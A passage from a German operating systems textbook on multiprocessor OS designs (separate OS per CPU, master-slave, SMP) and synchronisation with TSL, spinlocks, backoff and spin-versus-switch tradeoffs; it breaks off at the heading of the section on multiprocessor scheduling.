Das Ergebnis dieses Entwurfes ist, dass Mehrkernchips nichts weiter als kleine Multiprozessoren sind. In der Tat werden Mehrkernchips bisweilen **CMPs (Chip-Level-Multiprozessor)** genannt. Aus der Softwareperspektive sind CMPs nicht so sehr anders als busbasierte Multiprozessoren oder Multiprozessoren, die Schaltnetzwerke benutzen. Es gibt jedoch einige Unterschiede. Zum einen hat jede CPU eines busbasierten Multiprozessors ihren eigenen Cache, wie in Abbildung 8.2(b) und ebenso in dem AMD-Entwurf in Abbildung 1.8(b) zu sehen ist. Das von Intel eingesetzte Modell des gemeinsam benutzten Caches von Abbildung 1.8(a) kommt in anderen Multiprozessoren nicht vor. Der geteilte L2-Cache kann die Performanz beeinträchtigen. Wenn einer der Kerne viel Cache-Speicher benötigt, die anderen aber nicht, dann kann dieser Kern so viel Cache-Speicher zusammenraffen, wie er benötigt. Andererseits ermöglichen es die gemeinsam genutzten Caches aber auch, dass ein gieriger Kern die Performanz der anderen Kerne mindern kann.

Ein weiterer Bereich, in dem sich die CMPs von ihren großen Cousins unterscheiden, ist die Fehlertoleranz. Da die CPUs so eng miteinander verbunden sind, können Fehler in den gemeinsamen Komponenten gleich mehrere CPUs zum Absturz bringen. Dies ist bei traditionellen Multiprozessoren unwahrscheinlicher.

Zusätzlich zu den symmetrischen Mehrkernchips, bei denen alle Kerne identisch sind, gibt es eine weitere Kategorie von Multikernchips: das Ein-Chip-System (*system on a chip*). Diese Chips haben einen oder mehrere Hauptprozessoren ebenso wie spezialisierte Kerne, zum Beispiel Video- und Audiodecoder, Kryptoprozessoren, Netzwerkschnittstellen usw., was zu einem vollständigen Computersystem auf einem Chip führt.

Wie so oft in der Vergangenheit ist die Hardware der Software meilenweit voraus. Obwohl Mehrkernchips bereits verfügbar sind, können wir noch keine Anwendungen dafür schreiben. Aktuelle Programmiersprachen sind schlecht geeignet, um hochgradig parallele Programme zu schreiben, und gute Compiler sowie Fehlersuchprogramme dafür sind recht dünn gesät. Wenige Programmierer haben überhaupt Erfahrung mit paralleler Programmierung und die meisten wissen nur wenig über die Aufteilung der Aufgaben in mehrere Pakete, die parallel abgearbeitet werden können. Synchronisation, Beseitigung von Race Conditions und Deadlock-Verhinderung werden zu wahren Albträumen und das Ergebnis wird sein, dass die Performanz gewaltig leidet. Semaphore sind keine Lösung. Und abgesehen von diesen Anfangsproblemen sind wir weit davon entfernt, sagen zu können, welche Anwendungen überhaupt Hunderte von Kernen benötigen. Natürliche Spracherkennung könnte wahrscheinlich eine Menge Rechenleistung aufsaugen, aber das Problem ist hier ja nicht der Mangel an CPU-Zyklen, sondern der Mangel an funktionierenden Algorithmen. Kurz gesagt, die Hardwareleute liefern möglicherweise ein Produkt, mit dem die Softwareleute nicht umgehen können und das die Benutzer nicht brauchen.

8.1.2 Betriebssystemarten für Multiprozessoren

Wenden wir uns nun von der Multiprozessorhardware zur Multiprozessorsoftware, d.h. insbesondere zu den Betriebssystemen für Multiprozessoren. Es gibt verschiedene Ansätze, von denen wir im Folgenden drei näher untersuchen wollen. Alle drei sind ebenso gut auf Mehrkernsystemen wie auch auf Systemen mit eigenständiger CPU anwendbar.

Jede CPU hat ein eigenes Betriebssystem

Die einfachste Möglichkeit, ein Multiprozessor-Betriebssystem zu organisieren, sieht wie folgt aus: Man unterteilt den Speicher in so viele Partitionen, wie es CPUs gibt, und teilt jeder CPU ihren eigenen Speicher und ihre eigene Kopie des Betriebssystems zu. Im Endeffekt arbeiten die n CPUs dann wie n unabhängige Computer. Eine naheliegende Optimierung wäre die gemeinsame Nutzung des Systemcodes, so dass jede CPU nur über private Kopien der Datenstrukturen des Betriebssystems verfügen muss.

► Abbildung 8.7 verdeutlicht diesen Ansatz.




Abbildung 8.7: Aufteilung des Speichers auf vier CPUs unter Verwendung nur einer einzigen Kopie des Betriebssystemcodes. Kästen, die mit Daten beschriftet sind, stellen die privaten Daten des Betriebssystems für jede CPU dar.

Dieses Modell ist immer noch besser als n eigenständige Computer, da alle Maschinen gemeinsamen Zugriff auf die Datenträger und die Ein-/Ausgabegeräte haben, außerdem lässt sich der Speicher flexibel gemeinsam nutzen. Sogar mit statischer Speicherzuweisung kann z.B. einer CPU ein besonders großer Anteil des Speichers zugeteilt werden, um große Programme effizient behandeln zu können. Darüber hinaus können Prozesse effektiv miteinander kommunizieren, indem ein Erzeuger Daten direkt in den Speicher schreiben darf, die der Verbraucher von dort holen kann. Dennoch ist die Methode, jeder CPU ihr eigenes Betriebssystem zu geben, der wohl denkbar primitivste Ansatz.

Es gibt vier Aspekte bei diesem Entwurf, die auf den ersten Blick vielleicht nicht so sehr ins Auge fallen, deshalb wollen wir sie hier ausdrücklich hervorheben. Der erste ist: Wenn ein Prozess einen Systemaufruf auslöst, dann wird dieser von der eigenen CPU abgefangen und unter Verwendung der Datenstrukturen in den Tabellen ihres Betriebssystems behandelt.

Da zweitens jedes Betriebssystem seine eigenen Tabellen hat, hat es auch seine eigene Prozessmenge, die selbstständig verwaltet wird. Prozesse werden nicht gemeinsam genutzt, d.h., meldet sich ein Benutzer für CPU 1 an, so laufen auch alle seine Prozesse auf CPU 1 ab. Folglich kann es passieren, dass CPU 1 nichts zu tun hat, während CPU 2 komplett ausgelastet ist.

Drittens werden Speicherseiten nicht gemeinsam genutzt. So kann der Fall eintreten, dass der CPU 1 freie Speicherseiten zur Verfügung stehen, während CPU 2 ständig auslagern muss. Für CPU 2 gibt es keine Möglichkeit, sich Seiten von CPU 1 zu borgen, da die Speicherbelegung festgelegt ist.

Die vierte – und schlimmste – Unannehmlichkeit ergibt sich aus der Verwendung von Puffer-Caches für kürzlich verwendete Plattspeicherblöcke. Alle Betriebssysteme verwalten solche Caches unabhängig voneinander. Somit kann es sein, dass ein bestimmter Block modifiziert in mehreren Puffer-Caches liegt, was zu Inkonsistenzen führt. Dieses Problem kann man nur durch die Abschaffung solcher Caches beheben. Das ist zwar nicht schwer, schränkt jedoch die Performanz beträchtlich ein.

Aus all diesen Gründen wird das Modell heute kaum noch verwendet. Es stammt noch aus den Anfängen der Multiprozessorsysteme, als es darauf ankam, ein bestehendes Betriebssystem so schnell wie möglich an neue Multiprozessoren anzupassen.

Master-Slave-Multiprozessoren

Ein zweites Modell ist in ►Abbildung 8.8 dargestellt. Hier befindet sich eine Kopie des Betriebssystems und seiner Tabellen nur auf CPU 1. Alle Systemaufrufe werden zu CPU 1 umgeleitet und dort bearbeitet. Ist Rechenzeit verfügbar, so können auf CPU 1 auch Benutzerprozesse ablaufen. Dieses Modell wird **Master-Slave** genannt, wobei CPU 1 der Master ist und die anderen CPUs die Slaves sind.

Das Master-Slave-Modell löst die meisten Probleme des ersten Modells. Eine einzige Datenstruktur (z.B. eine Liste oder eine Menge von priorisierten Listen) verwaltet die Informationen über alle rechenbereiten Prozesse. Ist eine CPU im Leerlauf, dann

fordert sie vom Betriebssystem auf CPU 1 einen rechenbereiten Prozess an, der ihr daraufhin zugewiesen wird. Somit kommt es nie vor, dass die eine CPU überlastet ist, während eine andere nichts zu tun hat. Ebenso können Speicherseiten unter allen Prozessen dynamisch verteilt werden und da nur ein Puffer-Cache existiert, sind Inkonsistenzen ausgeschlossen.




Abbildung 8.8: Master-Slave-Multiprozessormodell

Das Problem dieses Ansatzes ist jedoch, dass bei vielen CPUs der Master zum Engpass wird. Schließlich muss er alle Systemaufrufe aller CPUs behandeln. Wenn z.B. 10% der gesamten Rechenzeit durch die Behandlung von Systemaufrufen aufgebraucht wird, dann lasten 10 CPUs den Master ziemlich gut aus und 20 CPUs überlasten ihn komplett. Daher ist dieser Ansatz für kleine Multiprozessorsysteme einfach und praktikabel, für große jedoch nicht.

Symmetrische Multiprozessoren

Unser drittes Modell, die **symmetrischen Multiprozessoren (SMP, Symmetric MultiProcessor)**, beseitigt diese Asymmetrie. Es gibt nur eine Kopie des Betriebssystems im Speicher, doch jede CPU kann sie ausführen. Tritt ein Systemaufruf auf, dann wechselt diejenige CPU, auf der der Systemaufruf stattfand, in den Kernmodus und behandelt den Aufruf. Das SMP-Modell ist in ▶ Abbildung 8.9 dargestellt.




Abbildung 8.9: Das SMP-Multiprozessormodell

Dieser Ansatz balanciert Prozesse und Speicher dynamisch aus, da nur ein Satz der Betriebssystemtabellen vorhanden ist. Außerdem umgeht er den Master-Engpass, weil es keinen Master gibt, bringt jedoch auch seine eigenen Probleme mit. Insbesondere, wenn zwei oder mehr CPUs gleichzeitig Betriebssystemcode ausführen, kann das

leicht in einer Katastrophe enden. Man stelle sich zwei CPUs vor, die denselben Prozess ausführen oder die gleiche freie Speicherseite beanspruchen. Der einfachste Weg, dieses Problem zu umgehen, ist die Einführung eines Mutex (d.h. einer Sperre), der aus dem ganzen Betriebssystem eine einzige kritische Region macht. Möchte eine CPU Betriebssystemcode ausführen, so muss sie zuerst den Mutex passieren. Ist der Mutex gesperrt, dann wartet sie einfach. Auf diese Weise kann jede CPU das Betriebssystem ausführen, jedoch immer nur eine gleichzeitig.

Dieser Ansatz funktioniert zwar, ist jedoch fast so schlecht wie das Master-Slave-Modell. Nehmen wir wieder an, dass 10% der gesamten Laufzeit im Inneren des Betriebssystems zugebracht wird. Bei 20 CPUs wird die Warteschlange derjenigen CPUs, die in das Betriebssystem eintreten wollen, sehr lang. Glücklicherweise kann das leicht verbessert werden, da viele Teile des Betriebssystems unabhängig voneinander sind. Es gibt z.B. keine Probleme, wenn eine CPU mit dem Scheduler arbeitet, während eine andere einen Systemaufruf an das Dateisystem behandelt und eine dritte CPU einen Seitenfehler verwaltet.

Diese Beobachtung führt zur Aufteilung des Betriebssystems in mehrere unabhängige kritische Regionen, die nicht miteinander interagieren. Jede kritische Region ist durch ihren eigenen Mutex geschützt, so dass ihn immer nur jeweils eine CPU ausführen kann. Auf diese Weise erreicht man weit mehr Parallelität. Dennoch kann es vorkommen, dass bestimmte Tabellen wie die Prozesstabellen von mehreren kritischen Regionen benutzt werden. Beispielsweise wird die Prozesstabellen sowohl für das Scheduling als auch für den `fork`-Systemaufruf sowie für die Signalbehandlung benötigt. Jede Tabelle, die möglicherweise von mehreren kritischen Regionen benutzt wird, benötigt ihren eigenen Mutex. So kann auf jede kritische Region und auf jede kritische Tabelle von jeweils nur einer CPU zugegriffen werden.

Die meisten modernen Multiprozessorsysteme benutzen diese Aufteilung. Der schwierige Teil bei der Entwicklung des Betriebssystems für eine solche Maschine ist nicht die Tatsache, dass der Code so anders als bei einem regulären Betriebssystem wäre – das ist er nämlich nicht. Der schwierige Teil ist das Aufteilen des Betriebssystems in die kritischen Regionen, die parallel von verschiedenen CPUs ausgeführt werden können, ohne sich gegenseitig zu stören – noch nicht einmal auf eine fast unmerkliche, indirekte Art und Weise. Zusätzlich muss jede Tabelle, die von mehreren kritischen Regionen benutzt wird, durch einen Mutex separat geschützt werden und jeder Code, der diese Tabellen benutzt, muss den Mutex richtig verwenden.

Außerdem muss gut darauf geachtet werden, Deadlocks zu vermeiden. Wenn zwei kritische Regionen die Tabellen *A* und *B* benötigen, wobei der erste Prozess zuerst *A* beansprucht und der zweite zuerst *B* verlangt, dann wird es früher oder später einen Deadlock geben – und niemand weiß warum. Theoretisch könnte man jeder Tabelle einen ganzzahligen Wert zuordnen und verlangen, dass jede kritische Region die Tabellen in aufsteigender Reihenfolge anfordert. Zwar verhindert diese Strategie Deadlocks, doch muss der Programmierer sehr gründlich darüber nachdenken, welche Tabellen jede kritische Region benötigt, um die Anforderungen in der richtigen Reihenfolge zu behandeln.

Mit der Weiterentwicklung des Codes im Laufe der Zeit könnte eine kritische Region irgendwann eine neue Tabelle benötigen, die sie vorher nicht brauchte. Wenn der Programmierer neu ist und die Logik des Systems nicht vollständig durchschaut, dann wird er versucht sein, den Mutex einfach zu dem Zeitpunkt zu belegen, an dem die Tabelle benötigt wird, um ihn nach Benutzung wieder freizugeben. Auch wenn sich dieses Vorgehen schlüssig anhören mag, so kann es doch zu Deadlocks führen, die sich dann dem Benutzer als „Einfrieren“ des Systems offenbaren. Etwas richtig zu machen, ist nicht leicht, und es über Jahre hinweg richtig zu erhalten, ist angesichts wechselnder Programmierer sehr schwierig.

8.1.3 Synchronisation in Multiprozessorsystemen

Von Zeit zu Zeit müssen die CPUs in einem Multiprozessor synchronisiert werden. Gerade haben wir den Fall gesehen, in dem kritische Regionen und Tabellen des Kerns durch Mutexe geschützt werden mussten. Jetzt wollen wir die Synchronisation in einem Multiprozessor in Augenschein nehmen. Wie wir in Kürze feststellen werden, ist dies alles andere als trivial.

Zunächst einmal sind geeignete Basisoperationen für die Synchronisation nötig. Wenn ein Prozess auf einer Einprozessormaschine (nur eine CPU) einen Systemaufruf auslöst, der Zugriff auf kritische Kerntabellen verlangt, so kann der Kern einfach die Interrupts sperren, bevor die Tabelle angerührt wird. Der Prozess kann nun in aller Ruhe seine Aufgabe ausführen, ohne dass sich ein anderer Prozess hereinschleichen und die Tabelle benutzen kann. Auf einem Multiprozessorsystem berührt die Sperrung von Interrupts nur diejenige CPU, auf der die Sperre ausgeführt wurde, während andere CPUs weiterhin in Betrieb sind und auf die kritische Tabelle zugreifen können. Deshalb muss ein geeignetes Mutex-Protokoll verwendet werden, das von allen CPUs respektiert wird, um wechselseitigen Ausschluss gewährleisten zu können.

Das Herzstück eines jeden praktikablen Mutex-Protokolls ist ein spezieller Befehl, mit dessen Hilfe ein Speicherwort in einer einzigen atomaren Operation gelesen und geschrieben werden kann. Wir haben gesehen, wie TSL (*Test and Set Lock*) in Abbildung 2.2 verwendet wurde, um kritische Regionen zu realisieren. Wie schon früher beschrieben, liest dieser Befehl ein Speicherwort aus und speichert seinen Inhalt in einem Register. Gleichzeitig schreibt er eine 1 (oder einen anderen von null verschiedenen Wert) in das Speicherwort. Natürlich werden zwei Buszyklen benötigt, um den Lese- und Schreibvorgang auszuführen. Auf einem Einprozessorsystem arbeitet TSL wie erwartet, solange der Befehl nicht auf halbem Weg unterbrochen werden kann.

Nun wollen wir uns ansehen, was auf einem Multiprozessorsystem passieren kann. In ►Abbildung 8.10 sehen wir das Timing im ungünstigsten Fall, bei dem das Speicherwort 1000, das hier als Sperre verwendet wird, anfangs den Wert 0 hat. In Schritt 1 liest CPU 1 das Wort und erhält eine 0. In Schritt 2 kommt CPU 2 dazu und liest ebenfalls das Wort zu 0 aus, noch bevor CPU 1 die Möglichkeit hatte, das Wort zurückzuschreiben und dabei auf 1 zu setzen. In Schritt 3 schreibt CPU 1 nun eine 1 in das

Wort. In Schritt 4 schreibt CPU 2 ebenfalls eine 1 in das Wort. Beide CPUs bekamen vom TSL-Befehl eine 0 zurückgeliefert, folglich haben beide nun Zugang zur kritischen Region – der wechselseitige Ausschluss ist fehlgeschlagen.




Abbildung 8.10: Der TSL-Befehl kann fehlschlagen, wenn der Bus nicht gesperrt werden kann. Diese vier Schritte zeigen eine Folge von Ereignissen, bei denen solch ein Fehler auftritt.

Um dieses Problem zu vermeiden, muss der TSL-Befehl zuerst den Bus sperren, um anderen CPUs den Zugriff darauf zu verwehren. Danach werden die zwei Speicherzugriffe ausgeführt und schließlich wird der Bus wieder freigegeben. Typischerweise sperrt man den Bus unter Verwendung des üblichen Bus-Protokolls: Zuerst wird der Zugriff auf den Bus angefordert und dann wird eine spezielle Leitung des Busses gesetzt (d.h. logisch auf 1 gesetzt), bis *beide* Zyklen beendet sind. Solange diese spezielle Leitung gesetzt ist, wird keiner anderen CPU Zugriff auf den Bus gewährt. Dieser Befehl kann nur auf einem Bus implementiert werden, der die nötigen Leitungen und das dazu nötige (Hardware-)Protokoll hat. Moderne Busse sind dementsprechend ausgerüstet, doch auf älteren Bussen war es nicht möglich, TSL korrekt zu implementieren. Genau aus diesem Grund wurde Petersons Protokoll entwickelt, das die Synchronisation ausschließlich in der Software verwirklicht (Peterson, 1981).

Wenn TSL richtig implementiert ist, kann dadurch wechselseitiger Ausschluss garantiert werden. In jedem Fall benutzt die Methode des wechselseitigen Ausschlusses einen **Spinlock**, da sich die anfragende CPU in einer engen Schleife aufhält, in der sie ständig und so schnell wie möglich die Sperre abfragt. Das verschwendet nicht nur die gesamte wertvolle Rechenzeit dieser CPU (oder der CPUs), sondern erhöht unter Umständen auch beträchtlich die Last auf dem Bus oder Speicher, was wiederum dazu führt, dass alle anderen CPUs beim Ausführen ihrer normalen Aufgaben stark verlangsamt werden können.

Auf den ersten Blick könnte man annehmen, dass die Verwendung eines Cache das Problem der Konkurrenz um den Bus lösen könnte – das ist jedoch nicht der Fall. Theoretisch sollte die abfragende CPU eine Kopie in ihrem Cache ablegen, sobald sie die Sperre gelesen hat. Solange keine andere CPU den Versuch unternimmt, die Sperre zu benutzen, sollte die testende CPU mit dem Wert der Sperre in ihrem Cache arbeiten können. Wenn diejenige CPU, die die Sperre momentan besitzt, eine 0 schreibt und sie damit freigibt, löscht das Cache-Protokoll automatisch die Kopien in allen Caches, um den CPUs anzusehen, dass der korrekte Wert erneut gelesen werden muss.

Das Problem ist, dass Caches mit Blockgrößen von 32 oder 64 Byte arbeiten. Gewöhnlich werden die Wörter, die die Sperre umgeben, von der CPU benötigt, die diese Sperre hält. Da `TSL` eine schreibende Operation ist (denn sie modifiziert die Sperre), benötigt sie exklusiven Zugriff auf den Cache-Block, der die Sperre enthält. Folglich macht jede `TSL`-Operation diesen Block im Cache des momentanen Halters der Sperre ungültig und liest eine private, exklusive Kopie für die anfordernde CPU ein. Sobald der Halter der Sperre ein Speicherwort in der Umgebung der Sperre berührt, wird der gesamte Cache-Block auf seine Maschine geladen. Somit wird der vollständige Block, der die Sperre enthält, zwischen Inhaber der Sperre und anfragender CPU hin- und hergeschoben. Dabei wird mehr Busverkehr verursacht als durch einzelne Lesevorgänge auf die Sperre.

Wenn wir uns von all den Schreibvorgängen der anfragenden Seite befreien könnten, die durch die `TSL`-Operation hervorgerufen werden, dann könnten wir das Flattern des Cache reduzieren. Dieses Ziel lässt sich wie folgt erreichen: Die anfragende CPU führt zuerst einen einfachen Lesevorgang aus, um zu überprüfen, ob die Sperre frei ist. Nur wenn die Sperre frei zu sein scheint, wird der `TSL`-Befehl aufgerufen, um die Sperre tatsächlich in Besitz zu nehmen. Das Resultat dieser kleinen Änderung ist, dass die meisten Polling-Abfragen nun Lese- statt Schreibvorgänge sind. Wenn die CPU, die die Sperre hält, die Variablen im selben Cache-Block nur liest, können beide mit einer Kopie im gemeinsamen Nur-Lesen-Modus arbeiten. Damit werden die ständigen Übertragungen des Cache-Blockes beseitigt. Wird die Sperre schließlich freigegeben, führt der Eigentümer einen Schreibvorgang aus, der exklusiven Zugriff verlangt, und macht damit alle anderen Kopien in den entfernten Caches ungültig. Beim nächsten Leseversuch der abfragenden CPU wird der Block neu geladen. Wenn zwei oder mehr CPUs um die gleiche Sperre konkurrieren, kann es vorkommen, dass sie beide gleichzeitig reagieren, wenn die Sperre freigegeben ist, und gleichzeitig den `TSL`-Befehl aufrufen. Nur eine der beiden hat damit Erfolg. Es gibt hier also keine Wettkampfsituation, da die endgültige Zuteilung durch den `TSL`-Befehl erfolgt, und dieser Befehl ist atomar. Das Erkennen, dass die Sperre frei ist, und der sofortige Versuch, sie mittels `TSL` zu erlangen, garantieren noch keinen Erfolg – möglicherweise gewinnt jemand anderes, aber für die Korrektheit des Algorithmus ist es egal, wer die Sperre bekommen hat. Erfolg beim reinen Lesevorgang ist lediglich ein Hinweis darauf, dass jetzt ein guter Zeitpunkt sein könnte, um die Sperre anzufordern, aber es ist damit noch nicht garantiert, dass die Sperre auch wirklich erlangt wird.

Ein anderer Weg zur Verringerung der Bus-Last ist der von Ethernet gut bekannte Binary-Exponential-Backoff-Algorithmus (Anderson, 1990). Anstatt wie in Abbildung 2.22 ständig abzufragen, kann eine Warteschleife zwischen den Polling-Intervallen eingefügt werden. Anfangs hat die Wartezeit die Länge eines Befehles. Ist die Sperre dann immer noch belegt, so verdoppelt sich die Wartezeit auf zwei Befehle, danach vier Befehle usw. bis zu einem festgelegten Maximum. Ein niedriges Maximum erhöht die Reaktionsgeschwindigkeit, wenn die Sperre frei wird, verschwendet jedoch Buszyklen auf das Cache-Flattern. Das Flattern wird durch ein hohes Maximum zwar gemindert, eine freigewordene Sperre wird dann allerdings nicht so schnell bemerkt. Binary Exponential Backoff kann mit oder ohne die reinen Leseoperationen verwendet werden, die dem `TSL`-Befehl vorgeschaltet sind.

Ein noch besseres Konzept ist es, jeder CPU, die den Mutex anfordert, ihre eigene Sperrvariable zum Testen zu geben (Mellor-Crummey und Scott, 1991). ►Abbildung 8.11 verdeutlicht diese Idee. Um Konflikten aus dem Weg zu gehen, sollte die Variable in einem sonst ungenutzten Cache-Block untergebracht sein. Der Algorithmus arbeitet folgendermaßen: Eine CPU, die die Sperre nicht in Besitz nehmen kann, reserviert eine Sperrvariable und hängt sich an das Ende einer Liste von wartenden CPUs. Verlässt der momentane Halter der Sperre nun die kritische Region, dann gibt er die private Sperre frei, die von der ersten CPU in der Liste der wartenden CPUs abgefragt wird (in ihrem eigenen Cache). Diese CPU kann nun die kritische Region betreten. Hat sie ihre Aufgabe erledigt, dann gibt sie die Sperre frei, die ihr Nachfolger benutzt, usw. Das Protokoll ist zwar ein wenig kompliziert (um zu verhindern, dass sich zwei CPUs gleichzeitig an das Ende der Warteschlange hängen), es ist aber effizient und verhindert das Verhungern einer CPU. Für Details verweisen wir den Leser auf oben genannte Veröffentlichung.




Abbildung 8.11: Einsatz von mehreren Sperren zur Vermeidung von Cache-Flattern

Aktives Warten versus Umschalten

Bis jetzt haben wir angenommen, dass eine CPU, die einen gesperrten Mutex benötigt, einfach wartet, indem sie entweder kontinuierlich abfragt, periodisch abfragt oder sich an eine Liste von wartenden CPUs anhängt. Manchmal gibt es für die CPU in der Tat keine andere Alternative, als einfach zu warten. Nehmen wir z.B. an, dass eine CPU nichts zu tun hat und nun Zugriff auf die gemeinsam benutzte Liste von rechenbereiten Prozessen anfordert, um einen Prozess daraus auszuwählen. Ist diese Liste gesperrt, kann sich die CPU nicht einfach entscheiden, die momentane Arbeit auszusetzen und einen anderen Prozess auszuführen, da sie ja gerade dazu auf die Liste der rechenbereiten Prozesse lesen müsste. Die CPU muss also warten, bis der Zugriff auf die Liste gewährt wird.

In anderen Fällen gibt es jedoch Alternativen. Wenn z.B. ein Thread auf einer CPU Zugriff auf den Dateisystem-Cache benötigt und dieser im Moment gesperrt ist, dann kann die CPU zu einem anderen Prozess umschalten, anstatt zu warten. Die Frage, ob aktives Warten oder das Wechseln von Threads vorzuziehen sei, war lange Gegenstand

intensiver Forschung (darauf gehen wir am Ende dieses Unterabschnitts kurz ein). Beachten Sie, dass diese Fragestellung auf einem Einprozessorsystem nicht relevant ist: Aktives Warten ist sinnlos, wenn es keine andere CPU gibt, die die Sperre freigeben könnte. Wenn der Versuch eines Threads fehlschlägt, eine bestimmte Sperre zu erlangen, dann wird er grundsätzlich blockiert, um dem Inhaber der Sperre die Möglichkeit zu geben, seine Aufgabe zu vollenden und dann die Sperre wieder freizugeben.

Vorausgesetzt, aktives Warten und Umschalten zwischen Threads sind beides praktikable Optionen, dann kommt man zu folgenden Abwägungen: Aktives Warten verschwendet CPU-Zyklen auf direkte Weise. Das ständige Abfragen der Sperre ist keine produktive Tätigkeit. Beim Umschalten wird jedoch auch Zeit verschwendet, da die CPU den Zustand des aktuellen Threads sichern, die Sperre über der Liste der rechenbereiten Prozesse anfordern, einen neuen Thread auswählen, dessen Zustand laden und den Thread starten muss. Außerdem enthält der CPU-Cache noch die falschen Blöcke, so dass viele teure Cache-Fehler auftreten, sobald der neue Thread startet. TLB-Fehler sind ebenfalls wahrscheinlich. Irgendwann muss ein Wechsel zurück zum anfänglichen Thread erfolgen, der weitere Cache-Fehler nach sich zieht. Die Zyklen, die für diese zwei Kontextwechsel zuzüglich der ganzen Cache-Fehler aufgewendet werden müssen, sind verschwendet.

Wenn bekannt ist, dass ein Mutex im Schnitt beispielsweise für 50 µs in Gebrauch ist und das Umschalten vom aktuellen Thread und später zu ihm zurück jeweils 1 ms dauert, dann ist aktives Warten effizienter. Ist der Mutex dagegen durchschnittlich für 10 ms in Gebrauch, so sind zwei Kontextwechsel der Mühe wert. Das Problem ist nur, dass die Dauer der Benutzung der kritischen Regionen beträchtlich variiert. Welcher Ansatz ist also besser?

Ein Modell sieht vor, immer zu warten, ein anderes Vorgehen ist, immer umzuschalten. Ein drittes Konzept trifft jedes Mal unabhängige Entscheidungen, wenn ein gesperrter Mutex angetroffen wird. Zu dem Zeitpunkt, an dem die Entscheidung getroffen werden muss, ist nicht bekannt, ob aktives Warten oder Umschalten die bessere Wahl ist. Dennoch ist es für jedes System möglich, sämtliche Aktivitäten zu protokollieren und sie im Nachhinein zu analysieren. Dann kann man rückwirkend sagen, welche Entscheidung die beste gewesen wäre und wie viel Zeit im besten Fall verschwendet worden wäre. Dieser sogenannte Rückschaualgorithmus wird dann zum Maßstab für andere, praktikable Algorithmen.

Dieses Problem wurde wissenschaftlich untersucht (Karlin et al., 1989; Karlin et al., 1991; Ousterhout, 1982). Die meisten Arbeiten benutzen ein Modell, bei dem ein Thread, der seine Sperre noch nicht bekommen kann, für eine bestimmte Zeit aktiv wartet. Nach Ablauf dieser Zeit wird auf einen anderen Thread umgeschaltet. In manchen Fällen ist die Periode fest vorgegeben. Typischerweise liegt sie im Bereich des bekannten Aufwands, der durch die zwei Kontextwechsel entsteht. In anderen Fällen ist sie dynamisch, abhängig vom beobachteten Verlauf der bisherigen Wartezeiten auf diesem Mutex.

Die besten Resultate werden erzielt, wenn das System einige frühere Wartezeiten beim aktiven Warten als Grundlage nimmt und voraussetzt, dass die aktuelle Wartezeit ähnlich lang sein wird. Nehmen wir zum Beispiel wieder eine Dauer von 1 ms für einen Kontextwechsel an. Ein Thread würde dann für ein Maximum von 2 ms auf die Sperre warten, dabei aber beobachten, wie lange er tatsächlich wartet. Kann der Thread die Sperre nicht in Besitz nehmen und sieht, dass er bei den letzten drei Versuchen im Schnitt 200 µs warten musste, sollte er die 2 ms warten, bevor ein Kontextwechsel durchgeführt wird. Sieht er jedoch, dass er bei jedem der drei letzten Versuche volle 2 ms gewartet hat, ist der Kontextwechsel ohne weiteres Warten sofort durchzuführen. Weitere Details können bei (Karlin et al., 1991) nachgelesen werden.

8.1.4 Multiprozessor-Scheduling

